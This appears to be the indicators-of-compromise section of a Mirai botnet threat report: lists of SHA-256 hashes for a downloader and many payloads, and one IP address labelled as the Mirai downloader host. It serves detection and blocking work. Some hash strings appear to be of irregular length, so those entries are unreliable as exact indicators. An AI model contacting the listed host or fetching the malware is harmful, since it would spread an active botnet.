0ddf770584b69aded30088290238acc16b21f35a1ef3bd43b49195036a22aaeb
5cec8a32047c618a87493a1f7b0b266865165247179cb99a229b4af9635edc55
4fa64c1dee5b01c71047a98a0de828b11b09705b9c1563aec94aa6546ddca6ee
dbdf281599049fe75a2608591e4b4b971c1ed9797bf33e93ca4b9113afa9a885
76b75f6ea1117b5eef6a381d1c66d1c2cd6d43b91c76d609dbb94da4eb83998e
86c162d5f2bf5bc3473c012946504903ff2bf4cd0137f8bb9dc3e223c55497b9
859c03994887de2ebcbdd6aa12eea2a0ae37c14f5780f79a3fd74b8146ec4290c
532ac11bea3771b2af58cc2f797b231b8a637cd18b7adbab1421c25e03b69e3d
2eac63e86b701ed6bae1688e040dddb57598e1e0342a84b15d2c3079bca9b504
a59a107ab7469fb8de58181a13c6c42d41500ae2e5c70f9338d420dbe4770af1
6ef8c6bed35b993341508f7fc1af9878b9a6ec33e146db6127a431d238cf6d18
a1cefa116fa8db0dc1171939737d6c3e9361aa74449836f5ae40ab8e3045a2aa
2fad14a70f9d1bbc95e3a47576ac816a01e1020ea9ff5dca380fc33eb3f50969
e0fb53fe7237cc2e0a22535b8b1d952ec9194d36fc8b05f4d499ffda0c981b78
beebfd729ba721beac6ab40eb28c1fb807b5a48286bc8c8f547c20dcd1a9d614
dc5af4bff9879961fcc44690ca6374da4adf4a399e16c9bb0562582431f3b22b
41dd84b457d81f422da80477e59f9c4658fbc5f19d2e10a1cbcc5b62b4141ad3
9858e79c9f982d64492c9f99aaf00d8be538df97d4705ab1d4876ffdfa4e67
73a9b69bd82eb493dc6e2a6e9c708e4cbf498ff90fbf876f18a231dfa5758196

252a2a07cdc1ec86cc1b31be22fa1ec32296606213310d82534de49ce6c770b3
7828052823e2308f3702a9664bbe8f5aeacd351f823cb1266d8358637be6633b
375935443c83bf29a9317e509050ba07d7809e307dc47daf4eb4657a13977f4f
5835956e55e84c2629a4e827d9c324b8f771996a8c04c2e07176c80c3e7d9216
8aa3c4f1abab364049ca46b2c43daa5c9b9208c1481a8d4451eaed41166b7951
2dbf8d624961789baa92fef7583605896b8a1a6dbc02b56bb51823a60a6196f3
48a234cf09f068a0f19171a6f91d54b3ec44682c4650ff6633729fadb4f8535a
3a5cf3a6f0985d0cf1caabb59737858ff103eea24a327a52e1c0869a442a9188
26c306d0872622757d0e974f3e860f53432bdb6be1ad0f37b17bdf3f962e2f54
824fc1ceb57c9a0510734b23a2fba26c447d1cb57011a8208422d29822a7bd29
Cb31fccac763dbf7e136de7aec22e454f6049be1c6f5eb038204d777bb050b53

Mirai Downloader IP

196.251.117.179

Mirai Downloader

5aa8ffb252275a2d14da0a5bf851b64a38dc7f4626b94d73f0fc034e12851e31

Mirai Payload

010ae278b64341f507dd05de12d719c632763280c67a148215c76e4f98c9b996
06edbc779e65e90c2383384dd609835e76c1756b42b1697d5f3a87a64b8aacc3
076ade9560ea05fe9b184732c248e71a5af00fb827e43eccbdcd2bd351a192f4
076b45d06dc7e61993bcd597700220fb2a7725e5be9a76cf1ce55476fdc52f62
07b8bad2fecdd852929e54b5295ccec6eac0b8c4a1d93702a84b08dee13331e47

07f3c9bff54af9982a03dcd15ea5889ce2a7f3229084a9e6635723b063374f41
0abbc9dc7ab0a73f24413ab4859aebf47bf0c26533368912c599b3e4c03b7d4f
1170e536f8010703f725780cf87a050b36fd20a4b8fabcf5acb427363fa3ebb0
129810d9d0df71b3e29f448a1a1ac6374ca3d55f3095ee965f628aceb7a674c4
1911a939dd8f809ec148fd6a286ca25341facba7ae341d04373f12e20115c1a2
1a87fdcf290204095bfbaee2f78708d5cace83fdb340060c69df92bbeaafad9
1c28057aff20d758c46e0dd566a39fdc1986383d3cd39bfd337f1e544a11aa48
1c86c6964ccde1dd39eef83a60439ee3a1ec0e4a2464cb792ebb917d173d2e01
3a694b2c03f8e335a3cd3f1cbff9d0056b2067e8e4e9057cba7ceff0f3787e30
3bdfd0dcc0df516a4ac11fc69842ed61a7ab95a7765dcf86ce76237bddd13956
40d10c51a6fe7e0d1c6c6e5a1c02ab7848158789f2e2d20377323b62f7dbad50
42d42668ac617cb64afbfe75133b37721697323d4fda95f5d062a048461cb3b9
466227eb22350d309817c1b5d8dc819875567a3dfc993efd3b6d935a1e0b15a2
478f7c6e9e926cbdfda8823f77ae92962fa0bebbba40d21b18998b0ac7eb7ea38
4d09a42ae6d60275f26856eaf2968525e998a441470b49da59e0a8f5e24d61b7
4d85af85c1e5952f81ed442e4e47546c84857a2a30765df6a8303f6daf313201
500369fccf9614bf97c07b93e75a0b7e804e7b55806729c484436e340e6c4dc4
515c867cef5c15fc3d581a864d99ec63db357c4d75a09de5902cb56e0a6f9210
576cdead6e6f70cdafd35ba86a7e506cfccdf53365ab9211828ff737d4e519a6
58a3cc16809977d872101a4d86613bdc702fe9c0f9539a707ad81cba197e6fce
597f3a715df1824fbc3ab04fc4d396d17e8368b1d8e13c3bd23ae39abc59edd0
5a081b2bb3edff1159910b0c77dbfff905b628fc0c9f973274b875922592207b
5e53664e037fb5cb7e4f52592e6eeef69c5da37c1cf9f63128fc2f6d68f2cffa
5fd01fe026b47fdfe86df84e0bd99a5cad521927540be9cfa007c8a51ee4517
60a65b410df2043f04d1f6e965ab6f89074267d2930a48e0f3f52e2b32cda2b5

60e6e035b293a44d767e824c94e057a0219e864786606c1d69c862f846bb1238
66793d86dbdcb0a16bebb640118b0a37308dd1a6859b477645a049a800af55be
699549339fa6c1138081291acc5063e47d3c22d280805d7740f78853c1dca463
75c77dfa52d27802ee8d9fd208e676ff7ca086b65f4b4cf7a62a711a815480ea
78beb4e899766ac8e0eaec96dd52555746c77f53fc426ffd0834d3fe1f2fc6d0
82828ed8e9c230c814ae7d187df29c89b8c0998d2f0c5585959abefc2e82175f
88f6c69c4dbc10fcd6c6db51af4ba6fa8b3b6d65ad88f1553892a1e082026eb7
8a41e78d1e5c56842a093f861350ace4a98ec00f74fe86853b6cec5e5b1b7eab
900016b436489d8c137fbbc72808f5965d988c65b4d0775004830443b1b9619b
93fc36b1d572734395a6dd17784418432a5431ad348788a640967221fac70bf9
9d4aaee5c3cf730a8e4127a5aeaa883310230a5f4ca4806921594444b47d7375
a246ca699639d57efc29e4c5f32f0a1a46c3a61afde5d348020849b70758571c
a4e49bde7be5f3404763e686ceaff2fcfa26539978df5b75cc4c4e5fa89c7828
a9b53be699cc6449503e519314a03083f616c7b43865e0c4a4416caaf3887e8c
aaa7044c07ff52702845b052514b5aca4b6cd7e9a686ac765f3c501d39bdcae3
b029eca884473ff7ac276481319b7dba575f54761380e4129449b0f412be5695
b538c80f0b5379bef4e10c9ee4103dbd246f6fedd8c0ceb6cb2d63f3eebe7332
b6c2a84da2683e0b80a9005641f16f093de15bfee86602dbfa9035b53e636586
bc45ff6e2851cd429cdc7bea5428af3ade006e829c2d4c8febfa8bb0ebe34604
c44db61620b7bb7c76929a46a7062059002ec33dcb9af86a1deb2f65b80a1e53
c4c18e1026af87ff4d65ca470316da6ea6aa7e3f5ad9c03d7c0c7a7fc5af82bf
c8c9a99d17b3f7bdc324b2cb3f5668f8f13f8667c2b64d65fb2a0329f6307b4b
d21398ad72923066c6712fb5e2294b6ef8965c319944bf958909ccd8b13961e0
d41827cfe272c959f20f5c126ae97f5c755dfe081b47c31c987825988df5473c
d4aebacfd41175941f27a22c98f85a9707197c88f1ccac13b52464073d2fa519

da9d04b8888cc85de1a96bcc41a41e9a03d4535905b099a166ade6dfa9654cbf
de8c5505d3523c9dfb0c48d040e933d543ff4ea70a86190019ca7aa12d3ab122
e624d40ea6b855540f5b6cd211b710e8f43db8917e3874ec5852add4ec9d1a60
e6640ab76d0a023794c819c42030de3fb9482389c57ed402d956e151fb6e839c
ec171541e758b945496cc6e22762f7b993a0d51c59ece58ac91b7e7d5fd1d0fb
ee92fa5d0e69aa5952928af503710e281985a21b04ddeaf0e3caca2c0e51db68
ef669bac81c5c567c8e6decd8283e33a047671e84b7ad7a06bceb2de503da483
f7032980fc68b37fceca2bb8cea96ee5bb083285151b949d49d790dbf62016b9
f7caf3a8be30a3bfcd0f931181c0003b5eb01c8e19825d5127831a3d8146c8b6
fa2d23ca0db28342c95fac070a3b6bfa4a65790ad2b528b69aa4d7e37fdcf534
fdd141641b7759b20a57504db58068e6dbc46f565c5f0d0307bce486f6beea23

References